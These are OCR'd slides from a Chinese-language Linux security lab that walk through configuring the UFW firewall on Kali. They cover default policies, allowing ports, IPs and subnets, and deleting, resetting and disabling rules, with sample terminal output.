root@kali:~/Documents# ufw status verbose
Status: inactive
```

Set Up Default Policies


- ufw default deny incoming



```
root@kali:~/Documents# sudo ufw default deny incoming
Default incoming policy changed to 'deny'
(be sure to update your rules accordingly)
```

Enable UFW


- ufw enable



```
root@kali:~/Documents# ufw enable
Command may disrupt existing ssh connections. Proceed with operation (y|n)? y
Firewall is active and enabled on system startup
```


实验内容四：Linux防火墙

- Allow HTTP—port 80
  - ufw allow 80, ufw allow http



```
root@kali:~/Documents# ufw allow http
Rule added
Rule added (v6)
```

- Allow HTTPS—port 443
  - ufw allow 443, ufw allow https



```
root@kali:~/Documents# ufw allow https
Rule added
Rule added (v6)
```


- Allow Specific Port Ranges
  - ufw allow 6000:6007/tcp
  - ufw allow 6000:6007/udp

实验内容四：Linux防火墙


- Allow Specific IP Addresses
  - ufw allow from 192.168.56.102
- Allow Subnets
  - ufw allow from 192.168.56.0/24
- Allow Connections to a Specific Network Interface
  - ufw allow in on eth0 to any port 80
  - ufw allow in on eth1 to any port 3306

实验内容四：Linux防火墙

- Delete Rules
  - By Rule Number
  - ufw status numbered
  - ufw delete 2



```
root@kali:~/Documents# ufw status numbered
Status: active

     To                         Action      From
     --                         ------      ----
[ 1] 22/tcp                     ALLOW IN    Anywhere
[ 2] 80/tcp                     ALLOW IN    Anywhere
[ 3] 443/tcp                    ALLOW IN    Anywhere
[ 4] 6000:6007/tcp              ALLOW IN    Anywhere
[ 5] 22/tcp (v6)                ALLOW IN    Anywhere (v6)
[ 6] 80/tcp (v6)                ALLOW IN    Anywhere (v6)
[ 7] 443/tcp (v6)               ALLOW IN    Anywhere (v6)
[ 8] 6000:6007/tcp (v6)         ALLOW IN    Anywhere (v6)
```



```
root@kali:~/Documents# ufw delete 2
Deleting:
 allow 80/tcp
Proceed with operation (y|n)? y
Rule deleted
root@kali:~/Documents# ufw status numbered
Status: active

     To                         Action      From
     --                         ------      ----
[ 1] 22/tcp                     ALLOW IN    Anywhere
[ 2] 443/tcp                    ALLOW IN    Anywhere
[ 3] 6000:6007/tcp              ALLOW IN    Anywhere
[ 4] 22/tcp (v6)                ALLOW IN    Anywhere (v6)
[ 5] 80/tcp (v6)                ALLOW IN    Anywhere (v6)
[ 6] 443/tcp (v6)               ALLOW IN    Anywhere (v6)
[ 7] 6000:6007/tcp (v6)         ALLOW IN    Anywhere (v6)
```

实验内容四：Linux防火墙

- Delete Rules
  - By Actual Rule
  - ufw delete allow http
  - ufw delete allow 80

- Reset UFW Rules
  - ufw reset

- Disable UFW
  - ufw disable

实验内容四：Linux防火墙

- Firewall Rules under Windows/Linux
  - Block an IP Address
  - Block Connections to a Network Interface
  - Allow SSH
  - Allow Incoming SSH from Specific IP Address or Subnet
  - Allow All Incoming HTTP
  - Allow All Incoming HTTPS
  - Allow All Incoming HTTP and HTTPS
  - Allow MySQL from Specific IP Address or Subnet
  - Allow MySQL to Specific Network Interface
  - Block Outgoing SMTP Mail
  - Allow All Incoming SMTP, IMAP,IMAPS,POP3,POP3S

Thank You!